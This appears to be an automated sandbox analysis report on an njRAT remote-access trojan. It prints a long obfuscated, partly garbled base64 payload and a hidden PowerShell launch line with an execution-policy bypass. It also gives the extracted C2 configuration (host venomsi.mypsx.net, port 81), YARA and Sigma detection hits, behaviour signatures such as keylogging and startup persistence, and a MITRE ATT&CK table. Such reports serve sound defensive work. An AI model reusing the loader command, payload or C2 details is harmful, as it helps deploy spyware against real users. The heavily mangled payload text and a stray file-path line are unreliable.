EwYQ?? FE?? EwYQ?? Fk?? EwYV?? GE?? EwYQ?? Gk?? EwYQ?? HE?? EwYQ?? Hk?? EwYa?? Ik?? EwYg?? KE?? EwYG?? Kk?? EwYG?? LE?? EwYG?? Mk?? EwYm??
OE?? EwYQ?? Ok?? EwYG?? PE?? EwYG?? JE?? EwYG?? Jk?? EwYG?? ?? w?? EwYG?? BQ?? EwYG?? Bw?? EwYG?? CQ?? EwYG?? ?? w?? x?? BK?? BQ?? x?? BK??
Bw?? x?? BK?? CQ?? x?? BK?? Lk?? cgdP?? NE?? EgFV?? NE?? 9?? dd?? Pk?? EwZj?? CEBlgBr?? ?? kBEwYG?? Lk?? EwYG?? CkBEwYG?? DEBLgB7?? CkB+QOB??
DkBhwGI?? CkBMQSN?? EEBrQCS?? EEBkQeY?? EkB0?? Se?? FEBI?? Sk?? EkBkQCq?? BkBJ?? Gy?? NE?? owC4?? GEB+QC/?? GkB4QPG?? Lk?? ewfL?? Lk?? 7Q
DQ?? Lk?? Q?? TU?? HEBtQDg?? DQ?? 3gf3?? Dw?? zQNK?? Dw?? 1wMO?? Tw?? EwYG?? Ck?? owDM?? y4?? CwDF?? S4?? EwDO?? S4?? GwDt?? S4?? IwD2?? S4??
KwD2?? S4?? MwD2?? S4?? OwD2?? S4?? Qw?? E?? i4?? Sw?? c?? i4?? Uw?? c?? i4?? Ww?? i?? i4?? YwBM?? i4?? awBZ?? k?? ?? gwCn?? k?? ?? ewCs?? kM?? cwC1
?? kM?? ewCs?? kk?? owDd?? 2M?? cwC1?? mM?? ewCs?? mk?? owDx?? 4?? ?? gwCn?? oM?? iwCn?? oM?? kwCn?? oM?? cwC1?? ok?? owD+?? 6?? ?? gwCn?? qM??
iwCn?? qM?? cwDO?? qM?? qwCn?? qM?? swCn?? qM?? kwCn?? qk?? ewDt?? c?? ?? gwCn?? sM?? swCn?? sM?? cw?? Q?? 8M?? ewDt?? ck?? ewDt?? e?? ?? gwCn?? u
M?? iwCn?? uM?? kwCn?? uM?? qwCn?? uM?? swCn?? gkBow?? SBCMBewCs?? iMBmwBq?? 0MBewCs?? kMBUw?? c?? i?? CewCs?? i?? CgwCn?? k?? CewCs?? k?? C
gwCn?? m?? CewCs?? m?? CgwCn?? o?? CewCs?? o?? CgwCn?? q?? CgwCn?? s?? CgwCn?? u?? CgwCn?? u?? CewCs?? g?? DgwCn?? i?? DgwCn?? i?? DewCs?? nQ??
2?? Dr?? ?? Q?? ?? Q?? F?? ?? U?? Bg?? H?? ?? c?? C?? ?? K?? ?? k?? ?? ?? ?? ?? BpwB?? ?? D0BKEB?? ?? DsBaYB?? ?? BjBqsB?? ?? D?? Bb?? B?? ?? BM?? bUB??
?? C4B7sB?? ?? BpB7sB?? ?? DI?? M?? B?? g?? E?? ?? M?? ?? g?? F?? ?? U?? ?? g?? G?? ?? c?? ?? g?? H?? ?? k?? ?? g?? I?? ?? s?? ?? g?? J?? ?? 0?? ?? Q?? K?? ??
0?? ?? g?? N?? ?? 8?? ?? g?? O?? BE?? ?? g?? Y?? BM?? Lg?? 1?? Dw?? QwDd?? P?? ?? /w?? G?? QS?? ?? ?? ?? B?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
FMF?? ?? ?? E?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? U?? XI?? ?? ?? ?? ?? ?? ?? ?? ?? Q?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? BQBlgQ?? ?? ?? ?? ?? Cg?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ?? ?? HQF7?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? Q?? ?? ?? CYH?? ?? ?? J?? ?? Q?? Cg?? E?? ?? ?? ?? E?? ?? U?? E?? ?? ?? ?? ?? Q?? Cs?? Q??
?? ?? ?? ?? ?? ?? LQB?? ?? HM?? 5gBz?? ?? kB?? ?? ?? ?? Q29udGV4dFZhbHVlYDE?? VGhyZWFkU2FmZU9iamVjdFByb3ZpZGVyYDE?? XzU?? Z2V0X1VURjg?? PE1v
ZHVsZT4?? V?? BEaXNwb3NlX19JbnN0YW5jZV9f?? ENyZWF0ZV9fSW5zdGFuY2VfXwBVRHNTaURiYgBtc2NvcmxpYgBNaWNyb3NvZnQuVmlzdWFsQmFzaWM?? TG9hZ??
BTeW5jaHJvbml6ZWQ?? R2V0TWV0aG9k?? FJlcGxhY2U?? Q3JlYXRlSW5zdGFuY2U?? Z2V0X0dldEluc3RhbmNl?? GRlZmF1bHRJbnN0YW5jZQBpbnN0YW5jZQBH
ZXRIYXNoQ29kZQBJbnZva2U?? UnVudGltZVR5cGVIYW5kbGU?? R2V0VHlwZUZyb21IYW5kbGU?? R2V0VHlwZQBnZXRfQ3VsdHVyZQBzZXRfQ3VsdHVyZQByZXNvdXJj
ZUN1bHR1cmU?? TWV0aG9kQmFzZQBBcHBsaWNhdGlvbkJhc2U?? QXBwbGljYXRpb25TZXR0aW5nc0Jhc2U?? U3RyUmV2ZXJzZQBFZGl0b3JCcm93c2FibGVTdGF0ZQBD
b21waWxlckdlbmVyYXRlZEF0dHJpYnV0ZQBHdWlkQXR0cmlidXRl?? EhlbHBLZXl3b3JkQXR0cmlidXRl?? EdlbmVyYXRlZENvZGVBdHRyaWJ1dGU?? RGVidWdnZXJO
b25Vc2VyQ29kZUF0dHJpYnV0ZQBEZWJ1Z2dhYmxlQXR0cmlidXRl?? EVkaXRvckJyb3dzYWJsZUF0dHJpYnV0ZQBDb21WaXNpYmxlQXR0cmlidXRl?? EFzc2VtYmx5VG
l0bGVBdHRyaWJ1dGU?? U3RhbmRhcmRNb2R1bGVBdHRyaWJ1dGU?? SGlkZU1vZHVsZU5hbWVBdHRyaWJ1dGU?? QXNzZW1ibHlUcmFkZW1hcmtBdHRyaWJ1dGU??
VGFyZ2V0RnJhbWV3b3JrQXR0cmlidXRl?? ERlYnVnZ2VySGlkZGVuQXR0cmlidXRl?? EFzc2VtYmx5RmlsZVZlcnNpb25BdHRyaWJ1dGU?? TXlHcm91cENvbGxlY3Rpb25B
dHRyaWJ1dGU?? QXNzZW1ibHlEZXNjcmlwdGlvbkF0dHJpYnV0ZQBDb21waWxhdGlvblJlbGF4YXRpb25zQXR0cmlidXRl?? EFzc2VtYmx5UHJvZHVjdEF0dHJpYnV0ZQ
BBc3NlbWJseUNvcHlyaWdodEF0dHJpYnV0ZQBBc3NlbWJseUNvbXBhbnlBdHRyaWJ1dGU?? UnVudGltZUNvbXBhdGliaWxpdHlBdHRyaWJ1dGU?? Z2V0X1ZhbHVl?? H
NldF9WYWx1ZQBHZXRPYmplY3RWYWx1ZQBVR2x5bXpVZwBzZXRfRW5jb2Rpbmc?? U3lzdGVtLlJ1bnRpbWUuVmVyc2lvbmluZwBGcm9tQmFzZTY0U3RyaW5n?? ERvd25s
b2FkU3RyaW5n?? FRvU3RyaW5n?? E1pY3Jvc29mdC5WaXN1YWxCYXNpYy5NeVNlcnZpY2VzLkludGVybmFs?? FN5c3RlbS5Db21wb25lbnRNb2RlbA?? BscE9VcGxNcC
5kbGw?? U3lzdGVt?? HJlc291cmNlTWFu?? FN5c3RlbS5Db21wb25lbnRNb2RlbC5EZXNpZ24?? QXBwRG9tYWlu?? GdldF9DdXJyZW50RG9tYWlu?? GdldF9BcHBs
aWNhdGlvbgBNeUFwcGxpY2F0aW9u?? FN5c3RlbS5Db25maWd1cmF0aW9u?? FN5c3RlbS5HbG9iYWxpemF0aW9u?? FN5c3RlbS5SZWZsZWN0aW9u?? E1ldGhvZEluZm
8?? Q3VsdHVyZUluZm8?? bHBPVXBsTX?? ?? bV9BcHBPYmplY3RQcm92aWRlcgBtX1VzZXJPYmplY3RQcm92aWRlcgBtX0NvbXB1dGVyT2JqZWN0UHJvdmlkZXI?? bV
9NeVdlYlNlcnZpY2VzT2JqZWN0UHJvdmlkZXI?? Z2V0X1Jlc291cmNlTWFuYWdlcgBTeXN0ZW0uQ29kZURvbS5Db21waWxlcgBnZXRfVXNlcgBnZXRfQ29tcHV0ZXI??

TXlDb21wdXRlcgBBY3RpdmF0b3I?? LmN0b3I?? LmNjdG9y?? FN5c3RlbS5EaWFnbm9zdGljcwBNaWNyb3NvZnQuVmlzdWFsQmFzaWMuRGV2aWNlcwBnZXRfV2ViU2Vy dmljZXM?? TXlXZWJTZXJ2aWNlcwBNaWNyb3NvZnQuVmlzdWFsQmFzaWMuQXBwbGljYXRpb25TZXJ2aWNlcwBTeXN0ZW0uUnVudGltZS5JbnRlcm9wU2VydmljZXM?? TW ljcm9zb2Z0LlZpc3VhbEJhc2ljLkNvbXBpbGVyU2VydmljZXM?? U3lzdGVtLlJ1bnRpbWUuQ29tcGlsZXJTZXJ2aWNlcwBTeXN0ZW0uUmVzb3VyY2Vz?? GxwT1VwbE1wLk15LlJlc2 91cmNlcwBscE9VcGxNcC5SZXNvdXJjZXMucmVzb3VyY2Vz?? ERlYnVnZ2luZ01vZGVz?? FN0cmluZ3M?? Z2V0X1NldHRpbmdz?? E15U2V0dGluZ3M?? UmVmZXJlbm NlRXF1YWxz?? FJ1bnRpbWVIZWxwZXJz?? ENvbmNhd?? BPYmplY3Q?? TXlQcm9qZWN0?? FN5c3RlbS5OZXQ?? Z2V0X0RlZmF1bHQ?? V2ViQ2xpZW50?? ENvbnZlcnQ?? U3lzdGVtLlRleHQ?? bV9Db250ZXh0?? GxwT1VwbE1wLk15?? GdldF9Bc3NlbWJseQBNeVNldHRpbmdzUHJvcGVydHk?? ?? CVs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? LgBS?? GU?? cwBv?? HU?? cgBj?? GU?? cw?? ?? V3Q?? e?? B0?? C4?? N?? ?? v?? H?? ?? bQB1?? HI?? Lw?? x?? DU?? Mg?? u?? Dc?? Nw?? x?? C4?? M?? ?? 1?? C4?? O?? ?? 5?? DE?? Q?? Bu?? G8?? d?? Bj?? GU?? d?? Bl?? GQ?? bwBu?? C8?? Lw?? 6?? H?? ?? d?? B0?? Gg?? ?? ?? VIJhEm?? QNB?? ?? BFawBy?? G8?? dwBl?? G0?? YQBy?? EY?? X?? BU?? EU?? Tg?? u?? HQ?? ZgBv?? HM?? bwBy?? GM?? aQBN?? Fw?? cwB3?? G8?? Z?? Bu?? Gk?? VwBc?? Do?? Qw?? ?? Fzk?? MQ?? z?? D?? ?? Mw?? u?? D?? ?? Lg?? 0?? HY?? X?? ?? ?? I2o?? SQBD?? HU?? Z?? BI?? E8?? T?? ?? u?? Ec?? WgBu?? G4?? SwBv?? Fc?? Yw?? ?? EXo?? egBH?? HY?? d?? Bw?? GI?? bw?? ?? GVw?? UgBl?? Gc?? UwB2?? GM?? cw?? u?? GU?? e?? Bl?? ?? ?? ?? hFFgqWcwdE6wlnV8YWFE?? g?? EI?? EBC?? Mg?? ?? EFI?? EBEREEI?? EBDgQg?? QECBS?? C?? Q4OBS?? B?? RFBBy?? E?? Q4ODg4GFRIo?? RIMBhUSK?? ESC?? YVEigBEmEGFRIo?? RIkBC?? ?? Ew?? F?? ?? ICHBwH?? ?? ESaRG?? iQUg?? BK?? jQcg?? gEOEoCNC?? ?? BEoCREoCRBgcEDg4ODgU?? ?? BK?? mQYg?? QESgJkE?? ?? EODgQg?? Q4OBS?? CDg4OBQ?? CDg4OBQ?? ?? EoClBQ?? BHQUOBy?? BEo CNHQUFI?? ESaQ4GI?? ESgK0OBi?? CHBwdH?? Q?? ?? RwcBC?? B?? hwDI?? ?? I?? y?? ?? DgQH?? R4?? ?? h4?? BR?? B?? B4?? B?? oBHg?? EBwET?? ?? YVEi gBEw?? HBhUSbQET?? ?? YVEm0BEw?? CEw?? ECgET?? ?? Ug?? QET?? ?? i3elxWGTTgiQiwP19/EdUKOgcGFRIo?? RIMBwYVEigBEggHBhUSK?? ESYQcGFRIo?? RIk?? wYSfQQGEoCB?? wYSG?? M?? ?? ?? EE?? ?? ?? SD?? Q?? ?? BIIB?? ?? ?? EmEE?? ?? ?? SJ?? Q?? ?? BJ9BQ?? ?? EoCBBg?? B?? RK?? gQQ?? ?? BIYB?? ?? B?? Q4EI?? ?? SaQcQ?? QEe?? B4?? Bz?? B?? QEQHg?? EC?? ?? SD?? QI?? BIIB?? g?? EmEEC?? ?? SJ?? QI?? BJ9BQg?? EoCBB?? g?? EhgEK?? ?? T?? ?? gB?? ?? g?? ?? ?? ?? ?? ?? B4B?? ?? E?? V?? IWV3JhcE5vbkV4Y2VwdGlvblRocm93cwEI?? Q?? C?? ?? ?? ?? ?? ?? ?? N?? Q?? IbHBPVXBsTX?? ?? ?? BcB?? BJDb3B5cmlnaHQgwqkgID IwMjI?? ?? ?? UB?? ?? ?? ?? ?? CkB?? CRhMTU5NDFlMy03ZDM4LTQwYmEtYmI5MC1mYTE5YTZjNjg1NmI?? ?? ?? wB?? ?? cxLj?? uMC4w?? ?? BN?? Q?? cLk5FVEZy YW1ld29yayxWZXJzaW9uPXY0LjUuMQE?? V?? 4URnJhbWV3b3JrRGlzcGxheU5hbWUULk5FVCBGcmFtZXdvcmsgNC41LjEE?? Q?? ?? ?? ?? gB?? ?? E?? ?? ?? ?? ?? ?? B gB?? ?? pNeVRlbXBsYXRlCDExLj?? uMC4w?? ?? BB?? Q?? zU3lzdGVtLlJlc291cmNlcy5Ub29scy5TdHJvbmdseVR5cGVkUmVzb3VyY2VCdWlsZGVyCDE3Lj?? uMC4w?? ?? BZ?? QBLTWljcm9zb2Z0LlZpc3VhbFN0dWRpby5FZGl0b3JzLlNldHRpbmdzRGVzaWduZXIuU2V0dGluZ3NTaW5nbGVGaWxlR2VuZXJhdG9yCDE3Lj?? uMy4w?? ?? Bh?? Q?? 0U3lzdGVtLldlYi5TZXJ2aWNlcy5Qcm90b2NvbHMuU29hcEh0dHBDbGllbnRQcm90b2NvbBJDcmVhdGVfX0luc3RhbmNlX18TRGlzcG9zZV9fSW5zdGFuY2VfXw?? ?? ?? B?? B?? ?? tNeS5Db21wdXRlcg?? ?? EwE?? Dk15LkFwcGxpY2F0aW9u?? ?? ?? M?? Q?? HTXkuVXNlcg?? ?? EwE?? Dk15LldlYlNlcnZpY2Vz?? ?? ?? Q?? Q?? LTXku U2V0dGluZ3M?? ?? ?? C0?? ?? ?? ?? zsrvvgE?? ?? ?? CR?? ?? ?? ?? bFN5c3RlbS5SZXNvdXJjZXMuUmVzb3VyY2VSZWFkZXIsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4w Lj?? sIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZT?? 4OSNTeXN0ZW0uUmVzb3VyY2VzLlJ1bnRpbWVSZXNvdXJjZVNld?? I?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? FBBRFBBRFC0?? ?? ?? ?? ?? ?? ?? ?? H6xN+k?? ?? ?? ?? ?? ?? g?? ?? ?? Gk?? ?? ?? BEOQ?? ?? RBs?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? B?? BSU0RTz7YbjMR2n0y4xJgHLeBcd?? E?? ?? ?? BEOlxIYWNraW5nXENyeXB0ZXJzIE1vZG RpbmdcQ2xhc3NMaWJyYXJ5M1xDbGFzc0xpYnJhcnkzXG9ialxSZWxlYXNlXGxwT1VwbE1wLnBkYgDVOQ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? DvOQ?? ?? ?? C?? 4Tk?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? BfQ29yRGxsTWFpbgBtc2NvcmVlLmRsb?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? /yU?? I?? ?? Q?? B?? B?? ?? ?? ?? ?? Y?? ?? C?? B?? ?? E?? ?? ?? ?? w?? ?? C?? B?? ?? ?? ?? ?? ?? ?? ?? ?? BI?? ?? ?? ?? WE?? ?? ?? DwD?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? DwDN?? ?? ?? ?? FY?? UwBf?? FY?? RQBS?? FM?? SQBP?? E4?? XwBJ?? E4?? RgBP?? ?? ?? ?? ?? ?? C9BO/+?? ?? ?? B?? ?? ?? ?? ?? Q?? ?? ?? ?? ?? ?? ?? ?? ?? ?? B?? ?? ?? ?? ?? ?? ?? /?? ?? ?? ?? ?? ?? ?? ?? ?? ?? Q?? ?? ?? ?? C?? R?? ?? ?? ?? ?? E?? VgBh?? HI?? RgBp?? Gw?? ZQBJ?? G4?? ZgBv?? ?? ?? ?? ?? ?? ?? k?? ?? Q?? ?? ?? BU?? HI?? YQBu?? HM?? b?? Bh?? HQ?? aQBv?? G4?? ?? ?? ?? ?? ?? ?? ?? ?? s?? Sc?? g?? ?? ?? QBT?? HQ?? cgBp?? G4?? ZwBG?? Gk?? b?? Bl?? Ek?? bgBm?? G8?? ?? ?? B4?? g?? ?? ?? Q?? w?? D?? ?? M?? ?? w?? D?? ?? N?? Bi?? D?? ?? ?? ?? ?? q?? ?? k?? ?? QBD?? G8?? bQBt?? GU?? bgB0?? HM?? ?? ?? Bs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? ?? ?? ?? ?? DI?? CQ?? B?? EM?? bwBt?? H?? ?? YQBu?? Hk?? TgBh?? G0?? ZQ?? ?? ?? ?? ?? ?? b?? Bw?? E8?? VQBw?? Gw?? TQBw?? ?? ?? ?? ?? ?? ?? 6?? ?? k?? ?? QBG?? Gk?? b?? Bl?? EQ?? ZQBz?? GM?? cgBp?? H?? ?? d?? Bp?? G8?? bg?? ?? ?? ?? ?? ?? b?? Bw?? E8?? VQBw?? Gw?? TQBw?? ?? ?? ?? ?? ?? ?? w?? ?? g?? ?? QBG?? Gk?? b?? Bl?? FY?? ZQBy?? HM?? aQBv?? G4?? ?? ?? ?? ?? ?? DE?? Lg?? w?? C4?? M?? ?? u?? D?? ?? ?? ?? ?? 6?? ?? 0?? ?? QBJ?? G4?? d?? Bl?? HI?? bgBh?? Gw?? TgBh?? G0?? ZQ?? ?? ?? Gw?? c?? BP?? FU?? c?? Bs?? E0?? c?? ?? u?? GQ?? b?? Bs?? ?? ?? ?? ?? ?? ?? BI?? BI?? ?? QBM?? GU?? ZwBh?? Gw?? QwBv?? H?? ?? eQBy?? Gk?? ZwBo?? HQ?? ?? ?? BD?? G8?? c?? B5?? HI?? aQBn?? Gg?? d?? ?? g?? Kk?? I?? ?? g?? DI?? M?? ?? y?? DI?? ?? ?? ?? q?? ?? E?? ?? QBM?? GU?? ZwBh?? Gw?? V?? By?? GE?? Z?? Bl?? G0?? YQBy?? Gs?? cw?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? EI?? DQ?? B?? E8?? cgBp?? Gc?? aQBu?? GE?? b?? BG?? Gk?? b?? Bl?? G4?? YQBt?? GU?? ?? ?? Bs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? LgBk?? Gw?? b?? ?? ?? ?? ?? ?? ?? Mg?? J?? ?? E?? U?? By?? G8?? Z?? B1?? GM?? d?? BO?? GE?? bQBI?? ?? ?? ?? ?? ?? Bs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? ?? ?? ?? ?? ?? DQ?? C?? ?? B?? F?? ?? cgBv?? GQ?? dQBj?? HQ?? VgBl?? HI?? cwBp?? G8?? bg?? ?? ?? DE?? Lg?? w?? C4?? M?? ?? u?? D?? ?? ?? ?? ?? ?? 4?? ?? g?? ?? QBB ?? HM?? cwBl?? G0?? YgBs?? Hk?? I?? BW?? GU?? cgBz?? Gk?? bwBu?? ?? ?? ?? MQ?? u?? D?? ?? Lg?? w?? C4?? M?? w?? ?? ?? M?? ?? ?? ?? BDo?? ');powershell.exe -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command $OWjuxD MD5: 95000560239032BC68B4C2FDFCDEF913)

- conhost.exe (PID: 7128 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

- **cleanup**

Malware Configuration

Threatname: Njrat

```
{
  "Host": "venomsi.mypsx.net",
  "Port": "81",
  "Mutex Name": "4c6c9a1bbdc34e6ebe",
  "Network Seprator": "@!#&^%$",
  "Campaign ID": "NYAN CAT",
  "Version": "0.7NC"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000010.00000002.355723069.000002165D9D2000.00000004.00000800.00020000.00000000.sdmp	SUSP_Reversed_Base64_Encoded_EXE	Detects an base64 encoded executable with reversed characters	Florian Roth	• 0x211a7:$sh3: uUGZv1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGV
00000010.00000002.355709733.000002165D9B2000.00000004.00000800.00020000.00000000.sdmp	SUSP_Reversed_Base64_Encoded_EXE	Detects an base64 encoded executable with reversed characters	Florian Roth	• 0x1116f:$sh3: uUGZv1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGV
00000010.00000002.354839665.000002164DEDA000.00000004.00000800.00020000.00000000.sdmp	SUSP_Reversed_Base64_Encoded_EXE	Detects an base64 encoded executable with reversed characters	Florian Roth	• 0x8eaf:$s5: AEAAAAMAAQqVT • 0x8e20:$sh3: uUGZv1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGV
00000010.00000002.354821380.000002164DEC5000.00000004.00000800.00020000.00000000.sdmp	SUSP_Reversed_Base64_Encoded_EXE	Detects an base64 encoded executable with reversed characters	Florian Roth	• 0x888f:$s5: AEAAAAMAAQqVT • 0x8d4b:$s5: AEAAAAMAAQqVT • 0x8800:$sh3: uUGZv1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGV • 0x8cbc:$sh3: uUGZv1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGV
00000010.00000002.354785224.000002164DE7B000.00000004.00000800.00020000.00000000.sdmp	SUSP_Reversed_Base64_Encoded_EXE	Detects an base64 encoded executable with reversed characters	Florian Roth	• 0x216d6:$sh3: uUGZv1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGV

Click to see the 9 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
16.2.powershell.exe.21665e70000.3.raw.unpack	MALWARE_Win_DLAgent09	Detects known downloader agent	ditekSHen	• 0x1558:$h1: //:ptth • 0x1105:$s1: DownloadString • 0xe5b:$s2: StrReverse • 0x10f4:$s3: FromBase64String • 0x1494:$s4: WebClient
16.2.powershell.exe.2164dccfa28.0.raw.unpack	MALWARE_Win_DLAgent09	Detects known downloader agent	ditekSHen	• 0x1558:$h1: //:ptth • 0x15c4bc:$h1: //:ptth • 0x1105:$s1: DownloadString • 0x15dbd4:$s1: DownloadString • 0xe5b:$s2: StrReverse • 0x10f4:$s3: FromBase64String • 0x1494:$s4: WebClient

Sigma Signatures

System Summary

Sigma detected: Encoded FromBase64String
Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments
Sigma detected: FromBase64String Command Line
Sigma detected: Suspicious Encoded PowerShell Command Line

Sigma detected: Suspicious PowerShell Cmdline

Data Obfuscation

Sigma detected: Drops script at startup location

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected Njrat

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Networking

Uses ping.exe to check the status of other devices and networks

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing

Contains functionality to log keystrokes (.Net Source)

E-Banking Fraud

Yara detected Njrat

System Summary

Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Very long command line found

Data Obfuscation

VBScript performs obfuscated calls to suspicious functions

Suspicious powershell command line found

.NET source code contains potential unpacker

Obfuscated command line found

Boot Survival

Drops VBS files to the startup folder

Malware Analysis System Evasion

Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

.NET source code references suspicious native API functions

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected Njrat


Remote Access Functionality

Yara detected Njrat

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	3 2 1 Scripting	2 Registry Run Keys / Startup Folder	2 1 2 Process Injection	1 Disable or Modify Tools	1 Input Capture	2 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	2 Registry Run Keys / Startup Folder	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 2 System Information Discovery	Remote Desktop Protocol	1 Input Capture	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 1 Command and Scripting Interpreter	Logon Script (Windows)	Logon Script (Windows)	3 2 1 Scripting	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	2 PowerShell	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Software Packing	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	1 2 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
